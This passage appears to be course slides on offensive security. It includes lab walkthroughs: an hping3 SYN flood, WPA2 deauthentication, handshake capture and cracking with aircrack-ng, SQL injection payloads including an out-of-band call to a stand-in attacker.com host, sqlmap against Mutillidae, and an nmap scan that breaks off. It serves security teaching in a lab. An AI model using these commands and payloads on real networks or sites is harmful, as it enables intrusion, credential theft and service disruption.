
Site View (After)



Stopping the attack


```
(black@black)-[~]  
$ sudo hping3 -S --flood --rand-source -p 80 192.168.1.107  
[sudo] password for black:  
HPING 192.168.1.107 (eth0 192.168.1.107): S set, 40 headers + 0 data  
hping in flood mode, no replies will be shown  
^C  
--- 192.168.1.107 hping statistic ---  
4672001 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
(black@black)-[~]  
$
```



Site Active again

Network security Tools



IDS/IPS

Detects and blocks suspicious network activity in real time



VPNs

Encrypts data and secures remote access over public networks.



Firewalls

Filters network traffic to block unauthorized access based on rules



SIEM

Collects and analyzes logs to detect and respond to security incidents

Network Security Says Bye



Offensive security

Offensive security: is the **proactive** side of cybersecurity where **authorized professionals (ethical hackers)** simulate real attacks to **discover what's exploitable**, prove impact safely, and help the organization **fix weaknesses before real attackers do**.

Examples:

Web hacking , Network (Wired- Wi-Fi) hacking ,Pentest, red team, Malware development, Social engineering, Mobile security, System Hacking, OSINT.



Network Hacking



We Talked In previous sections about using network is the main Weapon to start our attacks...
so what happens when we start targeting the networks with the networks (fire by fire)?

Wi-Fi Hacking

Wi-Fi hacking: is the authorized testing of wireless networks to evaluate the security of Wi-Fi configurations, authentication methods, encryption, and access controls, with the goal of identifying weaknesses and improving wireless security.

It Focuses on:

1. **Wireless encryption strength** (e.g., outdated vs modern standards)
2. **Authentication mechanisms** (passwords, enterprise auth)
3. **Rogue access points** and fake Wi-Fi networks
4. **Network segmentation** between Wi-Fi users and internal systems
5. **Device** and access point **misconfigurations**



Wi-Fi Basics

Wi-Fi uses radio waves (not cables)

Common bands: 2.4 GHz, 5 GHz, 6 GHz

Because it's wireless, signals can travel outside the room/building

SSID (Service Set Identifier)

the **Wi-Fi** name you see (e.g., “Home_Network”)

BSSID (Basic Service Set Identifier)

the **Access Point** identifier (usually the AP MAC address)

These help devices (and testers) **distinguish networks and access points**



Why Wireless Networks Are Vulnerable ?



Broadcast medium: signals can be intercepted from nearby



Weak / reused passwords



Default or insecure configurations



Outdated router firmware



Legacy security options (e.g., old WEP/WPS use cases)



Wireless Security Protocols

WEP (Wired Equivalent Privacy)

very weak and can be cracked quickly

WPA (Wi-Fi Protected Access)

Better than WEP but its still insecure

WPA2 (Wi-Fi Protected Access-2)

widely used, security depends on strong password and settings.

WPA3 (Wi-Fi Protected Access-3)

strongest option, improved protections , very strong against attacks



Wi-Fi 4-Way Handshake

Occurs when a device **connects to a WPA/WPA2 Wi-Fi network**
It is a **secure exchange** between the client and the access point

Purpose

Verify access: confirms the device knows the correct Wi-Fi password

Establish encryption keys: creates unique session keys to protect data traffic

How it works (high level)

The access point and the client exchange **four messages**


No password is sent directly over the air

Both sides independently generate the same encryption keys

Security note

If this exchange is **captured**, an attacker may attempt **offline password guessing**

Strong, unique Wi-Fi passwords greatly reduce this risk



Wireless Attack Types

- 1 Evil Twin** : fake Wi-Fi network to trick users
- 2 Packet Sniffing** : observing wireless frames/traffic
- 3 Deauthentication / Disruption** : forcing reconnections or disconnects
- 4 MITM (Man-in-the-Middle)** : intercepting/modifying traffic if protections are weak
- 5 WPS Weakness** : risk when WPS is enabled or misconfigured



Wi-Fi Hacking (Tools)



Aircrack-ng

Wireless security suite for analyzing Wi-Fi networks and encryption



Wifite

Automated Wi-Fi security testing tool for labs and learning



Bettercap

Network and wireless testing framework to demonstrate security weaknesses



Eaphammer

Evil Twin (rogue Wi-Fi) simulation tool for wireless security testing

Wi-Fi Hacking (Lab-view)

Requirements:



iwconfig

```
(black@black)-[~/Desktop]  
$ iwconfig  
lo          no wireless extensions.  
  
eth0        no wireless extensions.  
  
wlan0       IEEE 802.11  ESSID:off/any  
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm  
            Retry short limit:7   RTS thr:off   Fragment thr:off  
            Power Management:off
```

```
(black@black)-[~/Desktop]  
$ █
```

Killing all operations

```
(black@black)-[~/Desktop]  
$ sudo airmon-ng check
```

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID	Name
3583	NetworkManager
3594	wpa_supplicant

```
(black@black)-[~/Desktop]  
$ sudo airmon-ng check kill
```

Killing these processes:

PID	Name
3594	wpa_supplicant

Start Monitor Mode

```
(black@black)-[~/Desktop]  
$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0 (monitor mode enabled)	mt7601u	Ralink Technology, Corp. MT7601U

```
(black@black)-[~/Desktop]  
$ iwconfig
```

```
lo          no wireless extensions.
```

```
eth0       no wireless extensions.
```

```
wlan0      IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm  
Retry short limit:7 RTS thr:off Fragment thr:off  
Power Management:off
```

Sudo airmon-ng start <interface_name>

Scanning the Aera

```
(black@black)-[~/Desktop]  
$ sudo airodump-ng wlan0
```

`Sudo airodump-ng <interface_name>`

```
CH 2 ][ Elapsed: 12 s ][ 2025-12-21 10:30
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
CC:32:E5:C7:44:E9	-67	3	1 0	10	270	WPA2	CCMP	PSK	TP-Link_D377 EXT2
0C:80:63:DA:A4:76	-64	4	0 0	3	270	WPA2	CCMP	PSK	TP-Link_A476
A2:C7:B1:17:36:7A	-59	11	0 0	11	360	WPA2	CCMP	PSK	BLACK LAB
F4:91:1E:6B:0B:B2	-61	16	0 0	1	65	WPA2	CCMP	PSK	1e6b0bb2
04:95:E6:38:CB:08	-68	16	0 0	1	270	WPA2	CCMP	PSK	Tenda_38CB08
A0:9F:7A:5D:15:E3	-71	15	3 0	1	130	WPA2	CCMP	PSK	ZainFI2-15e3
90:9A:4A:18:A3:50	-63	5	0 0	5	405	WPA2	CCMP	PSK	TP-Link_A350

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
A2:C7:B1:17:36:7A	58:C5:CB:14:46:3F	-9	0 - 1e	2	10		
04:95:E6:38:CB:08	56:65:D6:62:BE:A0	-74	0 - 1	0	1		
90:9A:4A:18:A3:50	D0:39:57:31:90:AF	-18	0 - 1	0	1		

Quitting...

Capture the 4-way handshake file

```
(black@black)-[~/Desktop]  
$ sudo airodump-ng -c 11 --bssid A2:C7:B1:17:36:7A -w BLACK_LAB/Capture wlan0
```

```
CH 11 ][ Elapsed: 12 s ][ 2025-12-21 10:32
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A2:C7:B1:17:36:7A	-21	5	124	7 3	11	360	WPA2	CCMP	PSK	BLACK LAB

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
A2:C7:B1:17:36:7A	58:C5:CB:14:46:3F	-15	1e- 1e	1364	23		

Forcing the Target to apply 4-way handshake

```
(black@black)-[~/Desktop]  
$ sudo aireplay-ng -0 50 -a A2:C7:B1:17:36:7A wlan0 -D
```

```
(black@black)-[~/Desktop]  
$ sudo aireplay-ng -0 50 -a A2:C7:B1:17:36:7A wlan0 -D  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
10:37:43 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:43 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:44 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:44 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:45 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:46 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:46 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:47 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:47 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:48 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:48 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:49 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]  
10:37:49 Sending DeAuth (code 7) to broadcast -- BSSID: [A2:C7:B1:17:36:7A]
```


handshake file is captured !

```
CH 11 ][ Elapsed: 6 mins ][ 2025-12-21 10:38 ][ WPA handshake: A2:C7:B1:17:36:7A

BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
A2:C7:B1:17:36:7A -19 100    2746      682     0  11  360  WPA2 CCMP   PSK   BLACK LAB

BSSID          STATION            PWR   Rate    Lost  Frames  Notes  Probes
A2:C7:B1:17:36:7A 58:C5:CB:14:46:3F  -9    1e- 1e    10     935  EAPOL  BLACK LAB
```

You can stop the attack now

handshake file view in wireshark

eapol && wlan_rsn_apol.keydes.key_info						
No.	Time	Source	Destination	Protocol	Length	Info
9899	332.355124	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9900	332.358664	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9901	332.362323	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9902	332.365130	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9903	332.369545	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9904	332.373480	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9905	332.376681	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9906	332.380759	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9907	332.384721	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9908	332.388710	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9909	332.392609	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9910	332.396836	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9912	332.400002	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9914	332.404877	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9919	332.408683	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9922	332.412506	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9927	332.417164	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9931	332.419793	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)
9934	332.421810	a2:c7:b1:17:36:7a	SamsungElect_14:46:...	EAPOL	189	Key (Message 3 of 4)

eapol && wlan_rsn_apol.keydes.key_info

Cracking the Handshake file

```
(black@black)-[~/Desktop]
$ ls BLACK_LAB
Capture-01.cap  Capture-01.csv  Capture-01.kismet.csv  Capture-01.kismet.netxml  Capture-01.log.csv

(black@black)-[~/Desktop]
$ sudo aircrack-ng BLACK_LAB/Capture-01.cap -w rockyou.txt
```

```
(black@black)-[~/Desktop]
$ ls BLACK_LAB
Capture-01.cap  Capture-01.csv  Capture-01.kismet.csv  Capture-01.kismet.netxml  Capture-01.log.csv

Aircrack-ng 1.7

[00:00:03] 37047/10303726 keys tested (12328.54 k/s)

Time left: 13 minutes, 52 seconds                                0.36%

KEY FOUND! [ BLACKLABSAYHI ]

Master Key      : E0 26 FC 0C 1F 18 54 14 1B 4D EE 1D 7B 30 04 C0
                  06 01 7A 4A 1D 08 C1 B2 55 B8 99 46 60 86 73 7F

Transient Key   : 36 99 49 EA 44 49 EB C4 93 12 C4 61 F1 BE 1F 31
                  4B 45 60 06 52 2A 2A E1 05 4B 47 64 7B 23 14 C1
                  32 C4 B4 42 9F EE 14 B2 54 5D A2 AC B2 9C F0 0D
                  52 8E 47 88 B3 73 0D 62 50 79 E4 1B F4 51 8C 53
```

Web Hacking



Understanding how websites are secured helps us understand how they can be attacked — and defended.

Web Hacking

Web hacking is the **authorized testing of websites and web applications** to identify **security weaknesses in logic, authentication, input handling, and configuration**, with the goal of improving application security. It is a **core part of offensive security and penetration testing**.

Why Web Applications Are a Major Target?:

1. Publicly accessible (internet-facing)
2. Handle **user data, credentials, payments**
3. Often change quickly (new features → new bugs)
4. Security depends on **code + configuration + logic**



OWASP Top 10

The **OWASP Top 10** is a widely recognized list of the **most critical web application security risks**, based on real-world data and industry experience.

It helps developers and security professionals:

- Understand **common web vulnerabilities**
- Prioritize **security risks**
- Build and test **more secure web applications**

The Top 10 covers issues related to:

- **Input handling** (e.g., injections)
- **Authentication & access control**
- **Data protection**
- **Application configuration**
- **Application logic flaws**



Web Vulnerabilities



SQL Injection (SQLi)

Database query manipulation through improper input handling



Cross-Site Scripting (XSS)

Execution of malicious scripts in users' browsers



Broken Authentication

Weak login and session management mechanisms



Cross-Site Request Forgery

Forcing unintended actions through trusted user sessions

Web Vulnerabilities



Broken Access Control

Improper enforcement of user permissions



File Inclusion

Improper inclusion of local or remote server files



File Upload

Unsafe file upload handling allowing malicious files



XML External Entity INJECTION

Abuse of XML parsers to access internal resources

Web Hacking Tools



Burp Suite

Web traffic interception and manual security testing

Example:

Viewing and modifying web requests to **understand how an application works**



OWASP ZAP

Automated and manual web vulnerability testing

Example:

Automatically scanning a website to **identify common security issues**




Gobuster

Web directory and endpoint discovery

Example:

Discovering **hidden directories or endpoints** on a website




SQLmap

Automated database injection testing

Example:

Testing whether a database input point is **vulnerable to injection**

SQL injection Types



In-band SQLi: Attacker gets direct response (Error-based, Union-based).

Ex: `1' UNION ALL SELECT username, password FROM users--`

Blind SQLi: No direct response; attacker infers based on application behavior.


Ex: `AND IF(1=1, SLEEP(5), 0)--`

Out-of-band SQLi: Attacker uses a different channel to retrieve data.

Ex: `1'; EXEC xp_dirtree '\\attacker.com\share'--`

SQL INJECTION (LAB-VIEW)

Requirements:



Metasploitable 2

Infected site

192.168.1.102/mutillidae/index.php?page=user-info.php



Mutillidae: Born to be Hacked

Version: 2.1.19

Security Level: 0 (Hosed)

Hints: Disabled (0 - I try harder)

Not Logged In

Home

Login/Register

Toggle Hints

Toggle Security

Reset DB

View Log

View Captured Data

View your details

 [Back](#)

Please enter username and password
to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Manual SQL Injection

1. SQL Query Payload

```
http://192.168.1.102/mutillidae/index.php?page=user-info.php&username=admin' %23&password=IDONT_KNOW_THEPASSWORD &user-info-php-submit-button=View+Account+Details
```

2. Results of SQL Query payload execution

1.102/mutillidae/index.php?page=user-info.php&username=admin' %23&password= IDONT_KNOW_THEPASSWORD &user-info-php-submit-button=View+Account+Details

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

View your details

[Back](#)

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for . 1 records found.

Username=admin
Password=adminpass
Signature=Monkey!

2

Automated SQL Injection

1. SQLMAP Command




```
sqlmap -u 'http://192.168.1.102/mutillidae/index.php?page=user-info.php&username=&password=&user-info-  
php-submit-button=View+Account+Details' --dbs
```

2. Results of SQLMAP

```
[01:13:41] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, PHP, Apache 2.2.8  
back-end DBMS: MySQL >= 4.1  
[01:13:41] [INFO] fetching database names  
[01:13:41] [WARNING] reflective value(s) found and filtering out  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195
```

SYSTEM HACKING



What if the attacker goes beyond the network or the website... and reaches the actual machine?

SYSTEM HACKING

System hacking is the process of **gaining and maintaining authorized test access to a computer system** by exploiting weaknesses in the operating system, services, configurations, or user privileges — to evaluate security and improve defenses .

What System Hacking Usually Includes

- **Initial access** (how the attacker enters)
- **Privilege escalation** (getting higher permissions)
- **Persistence** (staying connected)
- **Covering tracks / evasion** (avoiding detection)
- **Lateral movement** (reaching other systems)



SYSTEM HACKING (Tools)



Metasploit

Exploitation testing
framework for validating
security issues



Netcat

Simple tool for testing
network connections and
services



Nmap

Network scanner for
discovering hosts and
running services




LinPEAS / WinPEAS

Enumeration tools for
identifying privilege
escalation paths

SYSTEM HACKING (LAB-VIEW)

Requirements:



Metasploitable 2



NMAP SCAN

```
(black@black)-[~/Desktop]  
$ sudo nmap -sV -sS -p- -sC 192.168.1.103
```

```
$ sudo nmap -sV -sS -p- -sC 192.168.1.103  
[sudo] password for black:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-21 14:04 EST  
Nmap scan report for 192.168.1.103  
Host is up (0.0013s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|   STAT:  
|   FTP server status:  
